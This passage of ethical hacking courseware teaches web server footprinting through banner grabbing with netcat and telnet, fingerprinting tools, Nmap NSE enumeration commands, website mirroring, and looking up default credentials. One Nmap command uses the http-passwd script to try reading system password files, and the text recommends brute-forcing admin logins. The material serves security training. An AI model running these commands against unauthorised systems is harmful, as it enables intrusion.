  Netcat is a networking utility that reads and writes data across network connections by using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

  The following are the commands used to perform banner grabbing for www.moviescope.com as an example to gather information such as server type and version.

  - `# nc -vv www.moviescope.com 80` – press [**Enter**]
  - `GET / HTTP/1.0` - press [**Enter**] twice

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.24: Netcat output

- **Telnet**

  Source: *https://docs.microsoft.com*

  Telnet is a client–server network protocol that is widely used on the Internet or LANs. It provides login sessions for a user on the Internet. A single terminal attached to another computer emulates the session by using Telnet. The primary security issues with Telnet are the following.

  - It does not encrypt data sent through the connection.
  - It lacks an authentication scheme.

  Telnet enables an attacker to perform a banner-grabbing attack. It probes HTTP servers to determine the server field in the HTTP response header.

  For instance, the following procedure is utilized to enumerate a host running on HTTP (TCP 80).

  - Request Telnet to connect to a host on a specific port with the command **`# telnet www.moviescope.com 80`** and press **Enter**. A blank screen appears.
  - Type **`GET / HTTP/1.0`** and press **Enter** twice.

  The HTTP server responds with the information shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.25: Telnet output

- **httprecon**

  Source: *https://www.computec.ch*

  httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on the target web server and provides accurate web server fingerprinting information.

  httprecon performs the following header analysis test cases on the target web server:

  - A legitimate GET request for an existing resource
  - An exceedingly long GET request (a Uniform Resource Identifier (URI) of >1024 bytes)
  - A common GET request for a non-existing resource
  - A common HEAD request for an existing resource
  - Enumeration with OPTIONS, which is allowed
  - The HTTP method DELETE, which is usually not permitted
  - The HTTP method TEST, which is not defined
  - The protocol version HTTP/9.8, which does not exist
  - A GET request including attack patterns (e.g., : ../ and %%)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.26: Screenshot of httprecon

- **ID Serve**

  Source: *https://www.grc.com*

  ID Serve is a simple Internet server identification utility. The following is a list of its capabilities.

  - **HTTP Server Identification**: ID Serve can identify the make, model, and version of a website's server software. ID Serve sends this information in the preamble of replies to web queries, but the information is not visible to the user.
  - **Non-HTTP Server Identification**: Most non-HTTP (non-web) Internet servers (e.g., FTP, SMTP, Post Office Protocol (POP), and NEWS) are required to transmit a line containing a numeric status code and a human-readable greeting to any connecting client. Therefore, ID Serve can also connect with non-web servers to receive and report the server's greeting message. This generally reveals the server's make, model, version, and other potentially useful information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Reverse DNS Lookup**: When ID Serve users enter a site's or server's domain name or URL, the application will use a DNS to determine the IP address of that domain. However, it is occasionally useful to proceed in the other direction to determine the domain name associated with a known IP address. This process, known as reverse DNS lookup, is also built into ID Serve. ID Serve attempts to determine the associated domain name for any entered IP address.





Figure 13.27: Screenshot of ID Serve

The following are some additional footprinting tools:

- Recon-ng (https://github.com)
- Uniscan (*https://sourceforge.net*)
- Nmap (*https://nmap.org*)
- Ghost Eye (*https://github.com*)
- Skipfish (*https://code.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Web Server Information Using Nmap

Source: *https://nmap.org*

Nmap, along with the Nmap Scripting Engine (NSE), can extract a large amount of valuable information from the target web server. In addition to Nmap commands, NSE provides scripts that reveal various types of useful information about the target server to an attacker.

An attacker uses the following Nmap commands and NSE scripts to extract information.

- Discover virtual domains with hostmap:

  $nmap --script hostmap <host>

- Detect a vulnerable server that uses the TRACE method:

  nmap --script http-trace -p80 localhost

- Harvest email accounts with http-google-email:

  $nmap --script http-google-email <host>

- Enumerate users with http-userdir-enum:

  nmap -p80 --script http-userdir -enum localhost

- Detect HTTP TRACE:

  $nmap -p80 --script http-trace <host>

- Check if the web server is protected by a web application firewall (WAF) or IPS:

  $nmap -p80 --script http-waf-detect --script-args="http-waf-detect.uri=/testphp.vulnweb.com/artists.php,http-waf-detect.detectBodyChanges" www.modsecurity.org

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enumerate common web applications

  $nmap --script http-enum -p80 <host>

- Obtain robots.txt

  $nmap -p80 --script http-robots.txt <host>

The following are some additional Nmap commands used to extract web server information:

- **nmap -sV –O –p target IP address**
- **nmap -sV --script http-enum target IP address**
- **nmap target IP address -p 80 --script = http-frontpage-login**
- **nmap --script http-passwd --script-args http-passwd.root =/ target IP address**





Figure 13.28: Screenshot of Nmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Website Mirroring

Website mirroring copies an entire website and its content onto a local drive. The mirrored website reveals the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. With a mirrored target website, an attacker can easily map the website's directories and gain valuable information. An attacker who copies the website does not need to be online to go through the target website. Furthermore, the attacker can gain valuable information by searching the comments and other items in the HTML source code of downloaded web pages. Many website mirroring tools can be used to copy a target website onto a local drive; examples include NCollector Studio, HTTrack Web Site Copier, WebCopier Pro, and Website Ripper Copier.

- **NCollector Studio**

  Source: *http://www.calluna-software.com*

  NCollector Studio is a website mirroring tool used to download content from the web to a local computer. This tool enables users to crawl for specific file types, make any website available for offline browsing, or simply download a website to a local computer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.29: Screenshot of NCollector Studio

The following are some additional website mirroring tools:

- HTTrack Web Site Copier (*https://www.httrack.com*)
- WebCopier Pro (*http://www.maximumsoft.com*)
- Website Ripper Copier (*https://www.tensons.com*)
- WebRipper (*http://visualwebripper.com*)
- Cyotek WebCopy (*https://www.cyotek.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Default Credentials of Web Server

Administrators or security personnel use administrative interfaces to securely configure, manage, and monitor web application servers. Many web server administrative interfaces are publicly accessible and located in the root directory. Often, these administrative interface credentials are not properly configured and remain set to default. Attackers attempt to identify the running application interface of the target web server by performing port scanning. Once the running administrative interface is identified, the attacker uses the following techniques to identify the default login credentials:

- Consult the administrative interface documentation and identify the default passwords
- Use Metasploit's built-in database to scan the server
- Use online resources such as Open Sez Me (*http://open-sez.me*) and cirt.net (*https://cirt.net/passwords*) to identify the default passwords
- Attempt password-guessing and brute-forcing attacks

These default credentials can grant access to the administrative interface, compromising the web server and allowing the attacker to exploit the main web application.

- **cirt.net**

  Source: *https://cirt.net/passwords*

  cirt.net is a lookup database for default passwords, credentials, and ports.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

